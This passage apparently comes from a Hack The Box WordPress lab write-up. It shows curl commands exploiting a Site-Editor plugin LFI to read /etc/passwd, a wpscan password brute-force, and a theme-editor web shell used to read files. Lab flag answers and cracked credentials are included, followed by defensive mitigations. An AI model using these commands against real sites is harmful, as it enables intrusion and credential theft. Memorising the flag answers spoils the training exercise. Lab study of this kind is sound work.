 _Figure 13.1 — Lab execution and output verification (Page 13)_
 _Figure 13.2 — Lab execution and output verification (Page 13)_
Now, looking for vulnerabilities of the plugin
Now, looking for vulnerabilities of the plugin:
We go to this following link, and find the following poc:
 _Figure 14.1 — Lab execution and output verification (Page 14)_
 _Figure 14.2 — Lab execution and output verification (Page 14)_
libreoffice
Lab Question (Page 15): What is the version number of the plugin vulnerable to an LFI?
Flag / Answer:
1.1.1
Technical Methodology & Exploit Execution:
we look in the output.txt content:
Site-Editor plugin version 1.1.1 is LFI vulnerable
 _Figure 15.1 — Lab execution and output verification (Page 15)_
 _Figure 15.2 — Lab execution and output verification (Page 15)_
 _Figure 15.3 — Lab execution and output verification (Page 15)_
we did in ‘Attacking WordPress Users’ section
Lab Question (Page 16): Use the LFI to identify a system user whose name starts with the letter “f”.
Flag / Answer:
frank.mclane
Technical Methodology & Exploit Execution:
we use the local file inclusion (LFI) vulnerability found in the previous question:
1
2
curl -s "http://blog.inlanefreight.local/wp-content/plugins/site-
editor/editor/extensions/pagebuilder/includes/ajax_shortcode
_pattern.php?ajax_path=/etc/passwd” | grep ‘/bash’
Question: Obtain a shell on the system and submit the contents of the flag in the /home/erika directory. Answer: HTB{w0rdPr355_4SS3ssm3n7} Method: Lets bruteforce Erika password using rockyou.txt In the same manner we did in ‘Attacking WordPress Users’ section:
1
2
wpscan --password-attack xmlrpc -t 20 -U erika -P
rockyou.txt --url http://blog.inlanefreight.local
* *
The credentials are Erika:010203
 _Figure 16.1 — Lab execution and output verification (Page 16)_
 _Figure 16.2 — Lab execution and output verification (Page 16)_
 _Figure 16.3 — Lab execution and output verification (Page 16)_
Now lets login to Erika’s account
Now lets login to Erika’s account:
http://blog.inlanefreight.local/wp-login.php and enter the credentials:
We are in! we will proceed to follow the steps we did in ‘Remote Code Execution (RCE) via the Theme Editor’ section (the steps will not be re-shown here). When we are done – we will list the files in ‘/home/erika’:
1
curl http://blog.inlanefreight.local/wp-content/themes/twentyseventeen/404.php?cmd=ls%20/home/erika
Then request for the flag – ‘d0ecaeee3a61e7dd23e0e5e4a67d603c_flag.txt’:
1
2
curl http://blog.inlanefreight.local/wp-content/themes/twentyseventeen/404.php?cmd=cat%20/home/erika
/d0ecaeee3a61e7dd23e0e5e4a67d603c_flag.txt
 _Figure 17.1 — Lab execution and output verification (Page 17)_
 _Figure 17.2 — Lab execution and output verification (Page 17)_
 _Figure 17.3 — Lab execution and output verification (Page 17)_
Enterprise Defense & Mitigation Blueprint
To neutralize the attack vectors demonstrated throughout this module, security engineers and infrastructure administrators should implement layered defense-in-depth controls:
- Principle of Least Privilege (PoLP): Strictly segregate administrative rights, isolate service accounts into managed domains (gMSAs), and strip unnecessary capabilities (
CAP_SETUID,SeImpersonatePrivilege). - Input Validation & Parameterization: Neutralize command injection, LFI, and parameter tampering at the source by utilizing strict type allowlists, parameterized ORMs, and secure input sanitization.
- Network Boundary Segmentation: Isolate sensitive internal management ports (SSH, WinRM, SMB, RDP, SQL) behind bastion hosts and multi-factor VPN gateways with network-level microsegmentation.
- Telemetry & Threat Detection: Forward audit logs (Sysmon, Windows Event Logs, Linux Auditd, Zeek) to a centralized SIEM with behavioral rules targeting anomalous process spawning (
cmd.exefromw3wp.exe, unexpected SUID execution, or mass port probing).
MITRE ATT&CK Mapping & Threat Matrix
| Security Domain | Mapping Specification |
|---|---|
| Primary Tactic | Enterprise Penetration Testing & Adversary Simulation |
| Mitre Techniques | T1190, T1078, T1505.003 |
| Common Weakness Enumerations | CWE-200, CWE-434, CWE-89 |
Adversary Tradecraft & Technique Breakdown
| Technique ID | Technique Name | Tactic | Applied Offensive / Defensive Context |
|---|---|---|---|
T1190 | Exploit Public-Facing Application | Initial Access | Targeting vulnerable WordPress plugins, themes, and core CVEs |
T1078 | Valid Accounts | Initial Access | Logging into wp-login.php with brute-forced administrative credentials |
T1505.003 | Server Software Component: Web Shell | Persistence | Modifying theme templates (404.php) or uploading malicious plugins to achieve RCE |
Identified Common Weakness Enumerations (CWE)
CWE-200: Information Exposure Through WordPress User EnumerationCWE-434: Unrestricted Upload of File with Dangerous TypeCWE-89: SQL Injection in Plugins
Detection Engineering & Defensive Countermeasures
Modern enterprise security programs must implement proactive, layered defense-in-depth controls to detect and mitigate the techniques covered in this module:
- Monitor access to
wp-login.phpandxmlrpc.phpand enforce IP allowlisting or multi-factor authentication. - Disable the built-in theme and plugin file editor by configuring
define('DISALLOW_FILE_EDIT', true);inwp-config.php. - Run continuous vulnerability scans using WPScan or automated CI/CD dependency checkers.
Authoritative References & Recommended Reading
- HTB Academy: Hacking WordPress — Official Hack The Box curriculum track
- WPScan Vulnerability Database — Authoritative repository of WordPress core, plugin, and theme vulnerabilities
- WordPress Developer Resources: Hardening WordPress — Official WordPress security recommendations
- OWASP WordPress Security Implementation — OWASP community guide to WordPress hardening